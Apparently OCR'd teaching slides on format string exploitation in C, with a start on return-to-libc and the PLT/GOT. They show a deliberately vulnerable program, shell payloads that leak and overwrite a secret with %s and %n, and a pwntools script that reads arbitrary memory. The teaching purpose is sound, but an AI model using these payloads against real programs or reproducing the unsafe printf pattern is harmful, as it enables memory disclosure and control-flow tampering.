
Format string vulnerabilities



```c
int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    srand(time(NULL));
    int secret = rand();
    int guess = 0;

    printf("Hello, ");
    printf(argv[1]);
    printf("\nYour guess: ");

    scanf("%d", &guess);

    if(guess == secret) {
        printf("You win!\n");
    } else {
        printf("You lose!\n");
    }

    return 0;
}
```

Where is the vulnerability?

Format string vulnerabilities




```c
int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    srand(time(NULL));
    int secret = rand();
    int guess = 0;

    printf("Hello, ");
    printf(argv[1]);
    printf("\nYour guess: ");

    scanf("%d", &guess);

    if(guess == secret) {
        printf("You win!\n");
    } else {
        printf("You lose!\n");
    }

    return 0;
}
```

User input as format string!

But, how can we exploit it?


Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ ./format carlo
Hello, carlo
Your guess: 42
You lose!
[carlo@carlo-minotebook SS_2]$ ./format "%d %d %d %d %d %d %d"
Hello, -138170657 1448669172 1448657474 0 0 0 1044467070
Your guess: 1044467070
You win!
```

pwned

Format string vulnerabilities




```c
char name[5];
int secret = rand();
int guess = 0;

strncpy(name, argv[1], 4);

printf("Hello, ");
printf(name);
printf("\nYour guess: ");

scanf("%d", &guess);

if(guess == secret) {
    printf("You win!\n");
} else {
    printf("You lose!\n");
}
```

“%d %d %d %d %d %d %d” will never fit in 4 bytes! 😭

What now?


Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ ./format '%4$d'
Hello, 0
Your guess: 0
You lose!
[carlo@carlo-minotebook SS_2]$ ./format '%5$d'
Hello, 620756992
Your guess: 620756992
You lose!
[carlo@carlo-minotebook SS_2]$ ./format '%6$d'
Hello, 6562870
Your guess: 6562870
You lose!
[carlo@carlo-minotebook SS_2]$ ./format '%7$d'
Hello, 1963901753
Your guess: 1963901753
You win!
```

pwned

Format string vulnerabilities



```c
int secret = 0;

int main(int argc, char *argv[]) {
    srand(time(NULL));
    secret = rand();
    int guess = 0;

    printf("Hello, ");
    printf(argv[1]);
    printf("\nYour guess: ");

    scanf("%d", &guess);

    if(guess == secret) {
        printf("You win!\n");
    } else {
        printf("You lose!\n");
    }

    return 0;
}
```

The `secret` variable is not on the stack! 😭

What now?

Format string vulnerabilities

Reading arbitrary addresses using format string vulnerabilities

In order to read the content of an arbitrary address using format strings we need two ingredients:

1. We need **the address** we want to dereference to be on the stack
2. We need to find a way to **dereference that address**


The 2. is easy, we know just the right format parameter that does that: **`%s`**

The 1. is more tricky, in steps:

- To place it somewhere on the stack we can just put it in the format string (it's on the stack 🤗)
- Then, we have to find it like we did in the previous examples

Format string vulnerabilities


```
[carlo@carlo-minotebook SS_2]$ ./format 'AAAA %6$x'
Hello, AAAA 41414141
Your guess: 0
You lose!
```



If, instead of AAAA, we input an address, we'll know that the 6th argument of the printf will be that address!


Format string vulnerabilities

```
[carlo@carlo-minotebook SS_2]$ readelf -s format | grep secret
    20: 0804c02c     4 OBJECT  GLOBAL DEFAULT   25 secret
[carlo@carlo-minotebook SS_2]$ ./format "`echo -ne '\x2c\xc0\04\x08 %6$x'`"
Hello, , 804c02c
Your guess: 0
You lose!
```


%6$x reads this value, and prints it as hex
XX XX XX XX
x5 +
2C C0 04 08 % 6 $ x \0 ...
5 junk values

Now, instead of **reading** the address, we have to **dereference** it!


Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ ./format "`echo -ne '\x2c\xc0\04\x08 %6$s'`"
Hello, , ���j
Your guess: 0
You lose!
```

What happened?

Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ ./format "`echo -ne '\x2c\xc0\04\x08 %6$s'`"
Hello, , ���j
Your guess: 0
You lose!
```

It worked, but the terminal does not know how to **print bytes** that do not correspond to **printable characters**

It is easier with a python script


Format string vulnerabilities

```python
from pwn import *

# p32: 32-bit little endian
payload = p32(0x0804c02c) + b" %6$s"

# Start the process with the payload as the argument
p = process(['./format', payload])

# Read the first line of output (AS BYTES!)
line = p.recvline()
# Get the last 4 bytes of the line
secret = line.split(b' ')[-1][:4]
# Convert the bytes to an integer
secret = int.from_bytes(secret, 'little')
log.info(f"Secret: {secret}")

# Send the secret to the process
p.sendline(str(secret).encode())

# Print the rest of the output
print(p.recvall().decode())
```

Python doesn't care if the bytes it receives are printable or not!

Carlo Ramponi


Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ python 12_format.py
[+] Starting local process './format': pid 49285
[*] Secret: 523727081
[+] Receiving all data: Done (21B)
[*] Process './format' stopped with exit code 0 (pid 49285)
Your guess: You win!
```

pwned

Format string vulnerabilities



```c
int secret = 0;

int main(int argc, char *argv[]) {

    char name[50];
    strncpy(name, argv[1], 49);

    printf("Hello, ");
    printf(name);
    printf("\n");

    if(secret == 42) {
        printf("You win!\n");
    } else {
        printf("You lose!\n");
    }

    return 0;
}
```

Any ideas?

Format string vulnerabilities

Writing to memory using format strings vulnerabilities


Yeah, with a format string vulnerability you can **WRITE** to memory

There is a special format parameter type (**%n**) which, instead of reading something and printing it, it reads an address and **writes how many bytes have been printed** by the printf up to that point in the format string

So the steps are the same as before:

1. Get an address on the stack
2. Find the parameter index it corresponds to

Format string vulnerabilities



```
[carlo@carlo-minotebook SS_2]$ readelf -s format | grep secret
    18: 0804c020     4 OBJECT  GLOBAL DEFAULT   25 secret
[carlo@carlo-minotebook SS_2]$ ./format "`echo -e '\x20\xc0\x04\x08 %4$x'`"
Hello,   804c020
You lose!
[carlo@carlo-minotebook SS_2]$ \
> ./format "`echo -e '\x20\xc0\x04\x08AAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABB%4$n'`"
Hello,  AAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABB
You win!
[carlo@carlo-minotebook SS_2]$ ./format "`echo -e '\x20\xc0\x04\x08%38x%4$n'`"
Hello,                                fff67a47
You win!
```

pwned

Format string vulnerabilities

```
[carlo@carlo-minotebook SS_2]$ readelf -s format | grep secret
    18: 0804c020     4 OBJECT  GLOBAL DEFAULT   25 secret
[carlo@carlo-minotebook SS_2]$ ./format "`echo -e '\x20\xc0\x04\x08 %4$x'`"
Hello,   804c020
You lose!
[carlo@carlo-minotebook SS_2]$ \
> ./format "`echo -e '\x20\xc0\x04\x08AAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABB%4$n'`"
Hello,  AAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABB
You win!
[carlo@carlo-minotebook SS_2]$ ./format "`echo -e '\x20\xc0\x04\x08%38x%4$n'`"
Hello,                                  fff67a47
You win!
```

42 bytes will be printed before the %n

This is the width option of the format parameter,
it will bad with spaces so that the value will be
printed using 38 characters
So, 38 + 4 (address) = 42

pwned

Format string vulnerabilities

64-bit version

If you are working with a 64 bit binary, you should keep in mind the differences in calling conventions:

- The first **6 arguments are passed in registers**, so the first values you'll read will come from there, not from the stack
- **Addresses are 8-bytes long**, you'll need to use the right format specifies (**`%lx`** instead of **`%x`**, …)
- Addresses **always** contain some **null bytes** at the end (remember, little-endian), and any f-function will **stop reading on a null byte**, so if you are injecting addresses in the format string, be sure to **place them at the end** of it!

Return to libc

Return to libc

What if:


- There is no useful function inside the binary you can call
- Non eXecutable (**NX**) stack mitigation is enabled
    - Also called Data Execution Prevention (**DEP**) or Read or Execute (**R □ X**)
    - It means **you cannot inject your own code**

Maybe there is a way to **call library functions**?

This is a common exploitation technique and it is called **return to libc**.

Problem: with dynamic linking, **we don’t know where libc will be loaded**

Return to libc



```
; call printf
call    printf@PLT
```

Dynamic linking uses the **PLT** (Procedure Linkage Table) and **GOT** (Global Offset Table) to resolve library function's addresses.


When a library function is called, the program jumps to the **PLT** entry of that function. From there, the **PLT** does some very specific things:

- If **there is** a **GOT** entry for puts, **it jumps to the address stored there**.
- If **there isn't** a **GOT** entry, it will **resolve it and jump there.**


The **GOT** is a *massive* table of addresses. These addresses are the **actual locations in memory** of the **libc functions**.
e.g. **`printf@got`** will contain the address of **`printf`** in memory and **`printf@plt`** will contain the code that jumps or computes and jumps to that address.

https://ir0nstone.gitbook.io/notes/types/stack/aslr/plt_and_got

Return to libc



GOT & PLT



```
call     bar@PLT                          # dl-trampoline.S

                                          <_dl_runtime_resolve>:
                                          . . .
Disassembly of section .plt:

<_init+0x20>:
pushq   0x199a(%rip)
jmpq    *0x199c(%rip)
nop                                       <bar>:
nop                                       . . .
nop
nop

. . .

<bar@plt>:
jmpq    *0x198a(%rip)
pushq   $0x2
jmpq    650 <_init+0x20>
```

